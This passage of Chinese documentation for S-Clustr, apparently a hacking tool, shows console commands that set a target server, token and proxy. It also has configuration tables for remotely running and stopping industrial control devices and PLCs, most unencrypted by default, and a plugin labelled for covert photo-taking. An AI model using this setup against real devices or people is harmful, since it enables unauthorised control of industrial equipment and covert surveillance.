
[*] s-host => 192.168.8.107

[S-HACK13@S-Clustr]<v1.2.0># set s-key 4b111f2e85b49a2869e0ff1b36f6f4bc # 设置目标核心服务器 Server TOKEN

[*] s-key => 4b111f2e85b49a2869e0ff1b36f6f4bc

[S-HACK13@S-Clustr]<v1.2.0># set rnt-host 192.168.8.105 # 设置环网中的代理服务器

6. 网络拓扑图



| S-Clustr_Server-Server.conf | | | | |
|--------------------------------|--------------------|-------------------|------------|--------------|
| 参数 | 描述 | 整体权重 | 备注 | |
| REMOTE_ROOT_SERVER | TOKEN | 根据服务器ROOT_TOKEN | 可选 | 反馈设备数据 |
| | IP | 根据服务器ROOT_IP地址 | 可选 | |
| | PORT | 根据服务器ROOT_端口 | 可选 | |
| CONFIG_UPDATE_TIME | 配置文件更新频率 | 必须 | 推荐频率30s<20 | |
| ANONYMOUS_PACK_TIMEOUT | 匿名者-控制数据包过期丢包 | 必须 | 推荐频率20s<5 | |
| HEART | 心跳包数据 | 可选 | 自定义数据 | |
| MAX_DEV | 心跳包发送频率 | 必须 | 推荐频率10s<60 | |
| | 最大接入设备数量 | 必须 | 根据电脑性能而定 | |
| DEV_AUTH_TIMEOUT | 设备认证超时丢包 | 必须 | 防止非法接入 | |
| DEV_TYPE | C51 | TCP 4G | 可选 | 工控设备 |
| | PLC-S7-1200 | TCP 4G | 可选 | 工控设备 |
| | STM32 | TCP 4G 5G | 可选 | 工控设备 |
| | AIR780E | TCP 4G 5G | 可选 | 工控设备 |
| | Arduino | TCP 以太网 4G 5G | 可选 | 工控设备 |
| | PC | TCP 以太网 无线网 | 可选 | 工控设备 |
| | Nets3e | TCP 以太网 无线网 4G 5G | 可选 | 偷拍照片插件 |
| | ESP8266 | TCP 无线网 | 可选 | 工控设备 |
| | C51 | 默认未加密 | 可选 | 工控设备 |
| | PLC-S7-1200 | 默认未加密 | 可选 | 工控设备 |
| DEV_ENCRYPTION_SERVER | STM32 | 默认未加密 | 可选 | 工控设备 |
| | AIR780E | 默认未加密 | 可选 | 工控设备 |
| | Arduino | 默认未加密 | 可选 | 工控设备 |
| | PC | 默认加密 | 可选 | 工控设备 |
| | Nets3e | 默认加密 | 可选 | 偷拍照片插件 |
| | ESP8266 | 默认未加密 | 可选 | 工控设备 |
| | C51 | 默认未加密 | 可选 | 工控设备 |
| DINGTALK | TOKEN | 钉钉机器人TOKEN | 可选 | 将工控设备信息反馈至群聊 |
| | SECRET | 钉钉机器人SECRET | 可选 | |
| S-Clustr_Server-Blacklist.conf | | | | |
| 参数 | 描述 | 整体权重 | 备注 | |
| Device | BLACK-LIST | 禁止设备接入的黑名单 | 可选 | 禁止指定设备接入 |
| | Anonymous | 禁止设备接入的黑名单 | 关闭 | 暂关闭 |
| S-Clustr_Server-Proxy.conf | | | | |
| 参数 | 描述 | 整体权重 | 备注 | |
| Route | 环网中节点数据包转发指定IP地址路由 | 可选 | 转发地址 | |
| S-Clustr_Server-Root.conf | | | | |
| 参数 | 描述 | 整体权重 | 备注 | |
| QUERY_AUTH_TIMEOUT | 查询认证超时丢包 | 必须 | 转发地址 | |
| QUERY_PACK_TIMEOUT | 查询数据包过期丢包 | 必须 | | |

| S-Clustr_Server-Client.conf | | | |
|-----------------------------|---------------|----------|----|
| 参数 | 描述 | 整体权重 | |
| C51 | RUN | 设备执行操作 | 必须 |
| | STOP | 设备停止操作 | |
| | DEV_RUN_RECV | 设备执行操作反馈 | |
| | DEV_STOP_RECV | 设备停止操作反馈 | |
| PLC-S7-1200 | RUN | 设备执行操作 | |
| | STOP | 设备停止操作 | |
| | DEV_RUN_RECV | 设备执行操作反馈 | |
| | DEV_STOP_RECV | 设备停止操作反馈 | |
| STM32 | RUN | 设备执行操作 | |
| | STOP | 设备停止操作 | |
| | DEV_RUN_RECV | 设备执行操作反馈 | |
| | DEV_STOP_RECV | 设备停止操作反馈 | |
| AIR780E | RUN | 设备执行操作 | |
| | STOP | 设备停止操作 | |
| | DEV_RUN_RECV | 设备执行操作反馈 | |
| | DEV_STOP_RECV | 设备停止操作反馈 | |
| Arduino | RUN | 设备执行操作 | |
| | STOP | 设备停止操作 | |
| | DEV_RUN_RECV | 设备执行操作反馈 | |
| | DEV_STOP_RECV | 设备停止操作反馈 | |
| PC | RUN | 设备执行操作 | |
| | STOP | 设备停止操作 | |
| | DEV_RUN_RECV | 设备执行操作反馈 | |
| | DEV_STOP_RECV | 设备停止操作反馈 | |
| Nets3e | RUN | 设备执行操作 | |
| | STOP | 设备停止操作 | |
| | DEV_RUN_RECV | 设备执行操作反馈 | |
| | DEV_STOP_RECV | 设备停止操作反馈 | |
| ESP8266 | RUN | 设备执行操作 | |
| | STOP | 设备停止操作 | |
| | DEV_RUN_RECV | 设备执行操作反馈 | |
| | DEV_STOP_RECV | 设备停止操作反馈 | |